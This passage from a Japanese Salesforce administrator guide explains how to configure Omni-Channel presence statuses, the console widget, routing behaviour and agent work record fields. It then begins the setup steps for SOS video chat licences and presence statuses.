3. [サービスプレゼンス状況のアクセス権] をクリックします。
4. [編集] をクリックします。
5. 権限セットに関連付けるプレゼンス状況を選択します。

   この権限セットに関連付けられたエージェントは、使用できるいずれかのプレゼンス状況でオムニチャネルにサインインできます。
6. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

権限セットを変更する
- 「プロファイルと権限セットの管理」

プロファイルを使用したプレゼンス状況へのユーザアクセス権の付与

特定のプロファイルに割り当てられたエージェントがプレゼンス状況を使用できるようにします。

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。プロファイルまたは権限セットを使用して、プレゼンス状況へのアクセス権をユーザに付与できます。

1. [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. 状況へのアクセス権を付与するプロファイルの名前をクリックします。
   プロファイル名の横にある [編集] をクリックしないでください。クリックすると、状況を有効にできる適切なページセクションが表示されません。
3. [有効なサービスプレゼンス状況アクセス] セクションで、[編集] をクリックします。
4. プロファイルに関連付けるプレゼンス状況を選択します。
   このプロファイルに関連付けられたエージェントは、使用できるいずれかのプレゼンス状況でオムニチャネルにサインインできます。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

プロファイルを変更する
- 「プロファイルと権限セットの管理」

オムニチャネルウィジェットの Salesforce コンソールへの追加

オムニチャネルを組織向けにすべて設定したら、次にオムニチャネルウィジェットを Salesforce コンソールに追加して、エージェントが作業の受け入れを開始できるようにします。

オムニチャネルウィジェットは、Salesforce コンソールの右下に表示されます。エージェントはここから、各自のプレゼンス状況を変更したり、受信した割り当て作業に優先順位を付けたりすることができます。

メモ: 組織で Live Agent を使用してチャットを管理する場合、Live Agent ウィジェットまたはオムニチャネルウィジェットを使用してチャットを管理できますが、両方を使用することはできません。Live Agent の管理についての詳細は、「既存の Live Agent 実装でのオムニチャネルの使用」を参照してください。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. オムニチャネルウィジェットを追加する Salesforce コンソールアプリケーションの横にある [編集] をクリックします。
3. [コンソールコンポーネントを選択] セクションで、オムニチャネルを選択済みの項目のリストに追加します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

4. [保存] をクリックします。

コンパクトレイアウトを使用した、オムニチャネルウィジェットに参照可能な作業項目の詳細の制御
エージョンがオムニチャネルウィジェットで新しい作業項目を取得したときに表示される情報をカスタマイズできます。You can! その作業項目のオブジェクト用に主コンパクトレイアウトをカスタマイズするだけです。

コンパクトレイアウトを使用した、オムニチャネルウィジェットに参照可能な作業項目の詳細の制御

エージョンがオムニチャネルウィジェットで新しい作業項目を取得したときに表示される情報をカスタマイズできます。You can! その作業項目のオブジェクト用に主コンパクトレイアウトをカスタマイズするだけです。

新しい作業項目要求をよく見ると、デフォルトでいくつかの項目が表示されていることに気がつくでしょう。たとえば、エージェントがケース管理の要求を受信すると、要求にデフォルトでケースの優先度、状況、ケース番号などの特徴が示されます。オブジェクトの主コンパクトレイアウトは、オムニチャネルウィジェットに表示されるすべての項目を制御します。ケースの所有者やその件名など、さらなる情報を表示するにはどうすればよいのでしょうか。その場合は、ウィジェットに表示する項目が含まれるように主コンパクトレイアウトを編集します。

ヒント: オムニチャネルウィジェットはごくコンパクトなため、作業項目要求に項目を表示するスペースがさほどありません。厳密に言えば、コンパクトレイアウトには項目を10個まで含めることができますが、オムニチャネルウィジェットには4項目のみが表示されます。ベストプラクティスとして、作業項目要求に開示する最も重要な項目を4つまで選択して、コンパクトレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

1. 編集するオブジェクトのコンパクトレイアウトを決定します。
2. 作業項目を編集するオブジェクトの管理設定から、[コンパクトレイアウト] を選択し、[新規] を選択します。

   たとえば、ケースのコンパクトレイアウトを編集する場合、ケースのオブジェクト管理設定に移動し、[コンパクトレイアウト] を選択して [新規] を選択します。
3. 表示する項目など、コンパクトレイアウトの設定を選択します。エージェントが要求を受信したときに、選択した項目がオムニチャネルウィジェットに表示されます。
4. [保存] をクリックします。
5. 主コンパクトレイアウトを新しいレイアウトに変更するには、[コンパクトレイアウトの割り当て] > [割り当ての編集] をクリックします。
6. [主コンパクトレイアウト] ドロップダウンリストから新しいコンパクトレイアウトを選択します。
7. [保存] をクリックします。

オムニチャネル実装のテスト

オムニチャネルを設定して有効にしたら、実装をテストして正常に動作することを確認します。

実装をテストするには、Salesforce コンソールを使用して作業項目を自分自身に転送します。

1. Salesforce コンソールにログインします。

   必ずオムニチャネルの使用が有効になっているユーザとしてログインします。機能をテストするという目的のため、オムニチャネルにサインインしている唯一のエージェントであることを確認します。

2. オムニチャネルウィジェットで、新しい作業項目を受け入れることが可能な状況に変更します。
3. コンソールで、現在のプレゼンス状況のチャネルに対応するレコードに移動します。

   たとえば、「ケースに対応可能」という状況でログインした場合は、コンソールのオープンケースのリストに移動します。「ケースに対応可能」状況はケースサービスチャネルに関連付けられているものと想定します。これは、「ケースに対応可能」状況をたとえばリードで使用できてもあまり意味がないからです。

4. 自分自身に転送するレコードの横にあるチェックボックスをオンにします。
5. [所有者を変更] をクリックします。
   [ケース 所有者の変更] ページにリダイレクトされます。
6. ［所有者］リストから *［キュー］* を選択します。
7. ルーティング設定に関連付けたキューの名前を入力します。

しばらく待機します。数秒でオムニチャネルウィジェットに受信要求通知が表示されます。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する

- 「アプリケーションのカスタマイズ」

既存の Live Agent 実装でのオムニチャネルの使用

Live Agent を気に入っていて、さらにオムニチャネルを追加する場合、システム管理者と組織に次のような変更があります(エージェントに対する変更はありません)。

Live Agent とオムニチャネルを組み合わせて使用することで、カスタマーサービスを次のレベルに進めることができます。設定が完了すれば、その 2 つは完全に調和して機能します。ただし、オムニチャネルで Live Agent によるチャットトラフィックの管理を始める前に知っておくべきことがいくつかあります。

Live Agent は、Live Agent ユーザが使用可能な動作と設定を制御する Live Agent 設定に基づいて機能します。同様に、オムニチャネルでは、プレゼンス設定を使用してオムニチャネルユーザが使用可能な動作と設定が制御されます。Live Agent をオムニチャネルと統合することで、チャットを他の作業項目と同じように転送できます。あるいは、チャットのオムニチャネル転送 (ベータ) を使用することもできます。どちらの方法で Live Agent と共にオムニチャネルを使用しても、エージェントはオムニチャネルウィジェットで要求を受け入れるか、拒否することができます。

Live Agent とオムニチャネルを統合すると、Live Agent ユーザはオムニチャネルユーザにもなるため、チャットエージェントを Live Agent 設定とプレゼンス設定の両方に関連付ける必要があります。オムニチャネルを現在の Live Agent 実装で有効化すると、Salesforce がユーザに代わって一部の面倒な作業を行います。

組織の既存の各 Live Agent 設定に対して、Salesforce により次のことが実行されます。

- 各 Live Agent 設定に対応するプレゼンス設定を作成する
- 各プレゼンス設定の可能チャット数を、対応する Live Agent 設定の値に設定する
- チャットエージェントを対応する新しいプレゼンス設定に割り当てる

Live Agent が有効になっているものの実装がない場合は、オムニチャネルを有効にすると、Salesforce によって Live Agent サービスチャネルが作成されます。

これらはすべて Salesforce によって自動で行われるため、エージェントのワークフローは中断されません。エージェントは、コンソールのオムニチャネルウィジェットからチャットの受け入れを開始できます。エージェントにとっての唯一の違いは、状況の設定やチャット通知の受け入れにコンソールのオムニチャネルウィジェットを使用することです。また、状況オプションも変更されている場合があります。これは、オムニチャネルのプレゼンス状況は設定可能であるためです。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

リファレンス

オムニチャネルの転送処理方法

データモデルに関心がありますか?ここでは、オムニチャネルの入出力で、作業項目がどのようにエージェントに転送されるかについて説明します。オムニチャネルは作業項目を適切な時間に適切なエージェントに転送するため、サポートチームが顧客の問題に効率的に対応できます。転送処理がどのように実行されるかについて見ていきましょう。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オムニチャネルは、2つの異なるプロセスを使用して作業を転送します。

- 1つ目は、新しい作業項目がオムニチャネルキューに割り当てられたときに、オムニチャネルがその項目のエージェントへの転送を試みます。オムニチャネルは割り当てられたキューの優先度で作業項目を転送するため、最も重要な作業項目が最初にエージェントに転送されます。次に、キュー内で待機している時間に基づいて項目が転送されます。最も古い作業項目は、より新しい作業項目よりも前にエージェントに転送されます(この詳細については後ほど説明します)。
- 2つ目は、エージェントが作業を受け入れ可能になったときに(「退席中」でなくなった場合や、別の作業項目が終了した場合など)、オムニチャネルがそのエージェントに転送できる作業項目を検索します。

新しい作業項目の転送

作業項目が作成されると、その項目はキューに割り当てられます。そのキューがルーティング設定に関連付けられると、エージェントへの転送を待機している項目のリストに追加されます。

次に、オムニチャネルは対応可能なエージェント、および各エージェントの現在の作業量を判断します。この情報は、エージェントの現在の作業項目の業務量を追跡する UserServicePresence API オブジェクトから取得されます。

待機中の作業項目の転送

新しい作業項目が待機中項目のリストに追加されると、オムニチャネルはその作業項目を即座にエージェントに転送できるかどうかを判断します。

まず、適切なサービスチャネルにリンクされたプレゼンス状況でエージェントがオンラインであるかどうかを判断します。たとえば、オムニチャネルキューに割り当てられた新しいケースを組織が受信したとします。オムニチャネルは、ケース用のサービスチャネルがあるかどうかを判断します。次に、新しいケースを受け入れることができるオンラインのエージェントを確認します。

シナリオ	影響
対応できるエージェントがいない。	オンラインで適切な状況のエージェントがいない場合は、エージェントに割り当てる必要がある項目のリストに作業項目を保持します。

シナリオ	影響
エージェントは対応可能であるが、新しい作業を行う余裕はない。	対応可能なエージェントが1人以上いる場合は、いずれかのエージェントが新しい作業項目を受け入れることができるかどうかを確認します。追加作業を受け入れ可能なエージェントがいない場合は、作業項目をリスト内に残します。
エージェントは対応可能であり、追加作業を行う余裕がある。	1) 対応可能で 2) その項目を作業する余裕があるエージェントが複数いる場合は、組織のルーティング設定に基づいてその作業項目に適任なエージェントを確認します。 ルーティング設定で[最も利用されていない]ルーティングモデルを使用している場合、作業項目を受け入れ可能な他のエージェントと比べて現在の作業量が最も少ないエージェントを探します。該当するエージェントに作業項目を転送します。 ルーティング設定で[最も利用されている]ルーティングモデルを使用している場合、処理可能な最大作業量と現在作業中の作業量の差が最も大きいエージェントを探します。該当するエージェントに作業項目を転送します。 複数のエージェントの作業量の差が同じ場合はどうなるでしょうか。その場合、新しい作業項目に対する待機時間が最も長いエージェントに転送します。これにより、特定のサポートスタッフの作業量が極端に少なくなることを防ぎます。

エージェントの作業の受け入れ状況が変更された場合

エージェントがオムニチャネルにログインし、作業項目を終了するか状況が変更されると、オムニチャネルはそれらのエージェントが受け入れ可能な作業があるかどうかを確認します。

シナリオ	影響
エージェントが退席中である。	別のエージェントを探します。
エージェントは対応可能であるが、追加作業を行う余裕はない。	別のエージェントを探します。
エージェントは対応可能であり、追加作業を行う余裕がある。	エージェントに転送されるのを待機している作業項目のリストを調べます。オブジェクトの処理に必要なエージェントの作業量、およびエージェントの状況に関連付けられたサービスチャネルに基づいて、エージェントがいずれかのオブジェクトの作業に適してい

シナリオ	影響
	るかどうかを確認します。たとえば、エージェントがオンラインでケースに対応できる状況の場合、リスト内にケースがあるかどうかを確認します。 エージェントが対応可能な作業項目がリスト内にある場合、優先度が最も高い項目がエージェントに転送されます。優先度が同じ項目が複数ある場合は、最も古い項目が転送されます。

作業項目の再転送

エージェントが作業項目を拒否したり、作業を開始する前に対応不可能になる場合があります。その場合、確実に対応できる適格なエージェントが見つかるまで作業項目が再転送されます。

まず、Salesforceは自動的に作業項目の所有者をオブジェクトの最初の転送元のキューに変更します。次に、作業項目を拒否したエージェント (エージェント A) とは異なるエージェント (エージェント B) に対して作業項目の転送を試みます。ただし、エージェント A の状況が変更された場合、またはエージェント B への作業項目の転送を少なくとも 1 回試行した場合、作業項目がエージェント A に再転送されることがあります。確実に対応できる適格なエージェントが見つかるまでこれが繰り返されます。

この方法によって、エージェント、エージェントの作業項目、顧客にとって適切な処理が行われます。

オムニチャネルでサポートされるオブジェクト

オムニチャネルにより、レコードがリアルタイムでエージェントに割り当てられるため、エージェントの生産性が向上します。オムニチャネルでは、どのようなオブジェクトやレコードがサポートされているのでしょうか。

オムニチャネルでは現在、次のオブジェクトおよびレコードの転送がサポートされています。

- ケース
- チャット
- SOS ビデオ通話
- ソーシャル投稿
- 注文
- リード
- カスタムオブジェクト

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エージェント作業レコードの項目

オブジェクトがオムニチャネル経由でエージェントに転送されるたびに、割り当て作業に関する情報や転送方法を記録するエージェント作業レコードが Salesforce で作成されます。エージェント作業レコードには、エージェントが操作している割り当て作業に関する情報の追跡に役立つ項目が含まれています。同じ作業項目が複数回転送されると、その作業項目が複数のエージェント作業レコードに関連付けられます。

エージェント作業レコードには、次の項目があります(アルファベット順に並べてあります)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

項目	定義
受け入れ日	エージェントが作業項目を受け入れた日時。
拒否時のエージェント業務量	エージェントが作業項目を拒否したときに、エージェントの対応可能な業務量。
エージェントの作業 ID	エージェント作業レコードの Salesforce ID。
割り当て日	作業項目がエージェントに割り当てられエージェントのオムニチャネルウィジェットに転送された日時。
完了予定日	作業項目に関連付けられたコンソールタブをエージェントが閉じて、エージェント作業レコードの状況が「完了」に設定された日時。
作成者	作業項目を受け入れたエージェントの名前。
作成日	作業項目が作成された日付。
拒否日	エージェントが作業項目を拒否した日付。
最終更新日	作業項目が最後に更新された日付。
名前	エージェント作業レコードに対して Salesforce で生成された一意の番号。
業務率	エージェントが受け入れ可能な合計業務量に対して作業項目が占める業務量の比率。
キュー	作業項目の転送元となる Salesforce キュー。
要求日	Salesforce がキューに割り当てられ、関連する作業項目が作成された日時。
サービスチャネル	作業項目に関連付けられたサービスチャネル。
応答速度	作業項目が作成(要求日)されてからエージェントが作業項目を受け入れる(受け入れ日)までの時間(秒単位)。
状況	エージェント作業レコードの 状況 ID。有効な値は、次のとおりです。 • Assigned – 項目はエージェントに割り当てられていますが、まだオープンされていません。 • Opened – 項目はエージェントによってオープンされました。 • Unavailable – 項目はエージェントに割り当てられましたが、エージェントが対応できなくなりました

項目	定義
	(オフラインになっているか、接続が失われている)。 • Declined – 項目はエージェントに割り当てられましたが、エージェントが明示的に拒否しました。 • DeclinedOnPushTimeout – 転送タイムアウトが有効になっていて、エージェントへの項目要求がタイムアウトしたため、項目は拒否されました。 • Closed – 項目はクローズされました。 • Canceled – 項目を転送する必要はなくなりました。たとえば、オムニチャネルで転送されたチャット要求がエージェントに到達する前にチャット訪問者が要求をキャンセルした場合などです。
業務単位	エージェントが受け入れ可能な合計業務量に対して作業項目が占める業務量の単位。
ユーザ	作業項目の転送先となるエージェントの名前。
作業項目	エージェント作業レコードに関連付けられた作業項目の名前 (「ケース 123456」など)。

ユーザプレゼンスレコードの項目

エージェントがオムニチャネルのプレゼンス状況を変更するたびに、Salesforce によってユーザプレゼンスレコードが作成され、その状況でログインしている間はエージェントのすべての活動がログに記録されます。ユーザプレゼンスレコードには、エージェントの対応可能状況に関する情報を追跡するのに役立つ項目があります。

ユーザサービスプレゼンスレコードには、次の項目があります(アルファベット順)。項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

項目	定義
フル業務量の期間	エージェントが 100% の業務量で作業していた時間 (秒単位) で、エージェントのプレゼンス設定に表示されます。
設定された業務量	エージェントの全体的な業務量で、エージェントのプレゼンス設定に表示されます。
作成者	オムニチャネルのプレゼンス状況を設定したエージェントの名前。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	定義
作成日	ユーザプレゼンスレコードが作成された日付。
アイドル期間	エージェントが作業項目に割り当てられていなかった時間 (秒単位)。
退席中	エージェントの状況が [予定あり] かどうかを示します。
現在の状況	エージェントの [サービスプレゼンス状況] 項目のプレゼンス状況がエージェントの現在のプレゼンス状況かどうかを示します。
最終更新日	ユーザプレゼンスレコードが最後に更新された日付。
サービスプレゼンス状況	エージェントがオムニチャネルにログインするために使用したプレゼンス状況の API 名。
状況の期間	エージェントの状況が、[状況名] 項目に表示されるプレゼンス状況に設定されていた時間 (秒単位)。
状況の終了日	エージェントがオムニチャネルからログアウトした日時または別のプレゼンス状況に変更した日時。
状況の開始日	エージェントがプレゼンス状況を設定した日時。
ユーザ	オムニチャネルにサインインしているエージェントの名前。
ユーザプレゼンス ID	自動生成されるユーザプレゼンスレコードの Salesforce ID。
別名	エージェントのカスタム名。
ユーザ名	エージェントの Salesforce ユーザ名。
状況名	エージェントがオムニチャネルにログインするために使用したプレゼンス状況の名前。

ビデオチャットおよび画面共有の設定


まったく新しい方法で顧客とのやりとりを希望される場合、SOS は Service Cloud のモバイルサポートソリューションとなります。SOS では、iOS または Android のネイティブモバイルアプリケーションにヘルプボタンを追加して、一方向ビデオまたは双方向音声チャットにより顧客がエージェントとやりとりできます。

名前も顔もわからないエージェントと顧客が電話でやりとりしなければならない時代は終わりました。顧客は 1 回クリックするだけで、画面共有および注記を使用してパーソナライズされたアプリケーション内ガイダンスを提供するエージェントとビデオチャットできます。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



SOS は、Service Cloud の Salesforce コンソールに統合されています。エージェントは、ビデオコール中にケース、アカウントレコード、顧客情報にすばやく簡単にアクセスできます。また、エージェントは SOS セッション中に顧客の画面を引き出して、問題を解決するためのアプリケーション内ガイダンスを顧客に提供することもで

きます。顧客には包括的な個人サポート環境が提供され、エージェントには顧客の問題を解決するために必要な情報がコンソールで提供されます。

さらに、SOS は Service Cloud の転送エンジンであるオムニチャネルに完全に統合されています。オムニチャネルを使用して、SOS ビデオコールを含めた作業項目をエージェントに転送する方法をカスタマイズします。SOS コールは、組織内で最も対応可能なエージェントにリアルタイムで転送されます。サードパーティの転送エンジンは必要ありません。

モバイルアプリケーションへの SOS の統合についての詳細は、*SOS iOS SDK*を参照してください。

SOS を設定する前に、組織でオムニチャネルを有効化します。

1. エージェントへの SOS ライセンスの割り当て
   SOS を使用する各エージェントは、SOS ライセンスを持ち、SOS ライセンスを有効にする権限セットに属している必要があります。
2. SOS ライセンスの有効化
   権限セットを使用して、ユーザの SOS ライセンスを有効にします。
3. SOS プレゼンス状況の作成
   プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。エージェントがオンラインであり SOS コールを受信できることを示すプレゼンス状況を作成します。
4. 権限セットを使用した SOS プレゼンス状況へのユーザアクセスの許可
   プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。SOS エージェントに SOS プレゼンス状況へのアクセスを許可し、SOS エージェントが SOS コールの受信を開始できるようにします。
5. プロファイルを使用した SOS プレゼンス状況へのユーザアクセスの許可
   プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。SOS エージェントに SOS プレゼンス状況へのアクセスを許可し、SOS エージェントが SOS コールの受信を開始できるようにします。
6. SOS ルーティング設定の作成
   ルーティング設定により、作業項目のエージェントへの転送方法が決まります。ルーティング設定では、キュー内の作業項目の相対的な重要性とサイズの優先度を付けることができます。この設定により、最も重要な作業項目が優先的に処理され、作業がエージェントに均等に分散されます。SOS コールがエージェントに分散される方法を決定する SOS ルーティング設定を作成します。
7. SOS キューの作成
   キューは Salesforce の典型的な要素で、チームがリード、ケース、サービス契約、およびカスタムオブジェクトを管理するうえで役立ちます。オムニチャネルによりキューが大幅に向上し、作業項目がエージェントにリアルタイムで転送されます。SOS コールを SOS エージェントに提供する SOS キューを作成します。以前に作成した SOS ルーティング設定に SOS キューを関連付けます。
8. Salesforce コンソール設定の更新
   SOS を組織向けにすべて設定したら、次に Salesforce コンソールでいくつか設定を行い、エージェントが作業の受け入れを開始できるようにします。

9. SOS リリースの作成
   SOS 設定を Salesforce からモバイルアプリケーションに統合する SOS リリースを作成します。

エージェントへの SOS ライセンスの割り当て

SOS を使用する各エージェントは、SOS ライセンスを持ち、SOS ライセンスを有効にする権限セットに属している必要があります。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. SOS ライセンスを割り当てるユーザを選択します。
3. [権限セットライセンスの割り当て] をクリックします。
4. [割り当ての編集] をクリックします。
5. [SOS ユーザ] の [有効] チェックボックスをオンにします。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

SOS ライセンスの有効化

権限セットを使用して、ユーザの SOS ライセンスを有効にします。

権限セットには、SOSライセンスを割り当てられたユーザのみを追加できます。

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. SOS 権限セットを選択します。
   SOS権限セットがない場合は作成します。［ユーザライセンス］で なし を選択します。
3. [アプリケーション権限] をクリックします。
4. [編集] をクリックします。
5. [SOS ライセンスの有効化] を選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

SOS プレゼンス状況の作成

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。エージェントがオンラインであり SOS コールを受信できることを示すプレゼンス状況を作成します。

1 つのプレゼンス状況は 1 つ以上の作業項目のチャネルに関連付けることができます。SOS プレゼンス状況を SOS サービスチャネルに関連付けます。このようにすると、SOS プレゼンス状況でエージェントがサインインしているときに、SOS コールを受信できます。

1. [設定] から、[クイック検索] ボックスに「*プレゼンス*」と入力し、[プレゼンス状況] を選択して [新規] をクリックします。
2. 状況に名前を付けます。

   たとえば、「SOS に対応可能」という名前にしてみましょう。この名前のバージョンは、自動的に API 参照名になります。
3. [状況オプション] セクションで、[オンライン] を選択します。
4. [サービスチャネル] セクションで、SOS を [選択済みのチャネル] リストに追加します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

権限セットを使用した SOS プレゼンス状況へのユーザアクセスの許可

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。SOS エージェントに SOS プレゼンス状況へのアクセスを許可し、SOS エージェントが SOS コールの受信を開始できるようにします。

または、プロファイルを使用して、プレゼンス状況へのアクセス権をユーザに付与することもできます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. SOS エージェントを含む権限セットの名前をクリックします。
3. [サービスプレゼンス状況のアクセス権] をクリックします。
4. [編集] をクリックします。
5. 以前に作成した SOS プレゼンス状況「SOS に対応可能」を選択します。
6. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

権限セットを変更する
- 「プロファイルと権限セットの管理」

プロファイルを使用した SOS プレゼンス状況へのユーザアクセスの許可

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。SOS エージェントに SOS プレゼンス状況へのアクセスを許可し、SOS エージェントが SOS コールの受信を開始できるようにします。

または、権限セットを使用して、プレゼンス状況へのアクセス権をユーザに付与することもできます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. SOS エージェントを含むプロファイルの名前をクリックします。

   プロファイル名の横にある [編集] をクリックしないでください。クリックすると、状況を有効にできる適切なページセクションが表示されません。
3. [有効なサービスプレゼンス状況アクセス] セクションで、[編集] をクリックします。
4. プロファイルに関連付ける SOS プレゼンス状況「SOS に対応可能」を選択します。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

プロファイルを変更する
- 「プロファイルと権限セットの管理」

SOS ルーティング設定の作成

ルーティング設定により、作業項目のエージェントへの転送方法が決まります。ルーティング設定では、キュー内の作業項目の相対的な重要性とサイズの優先度を付けることができます。この設定により、最も重要な作業項目が優先的に処理され、作業がエージェントに均等に分散されます。SOS コールがエージェントに分散される方法を決定する SOS ルーティング設定を作成します。

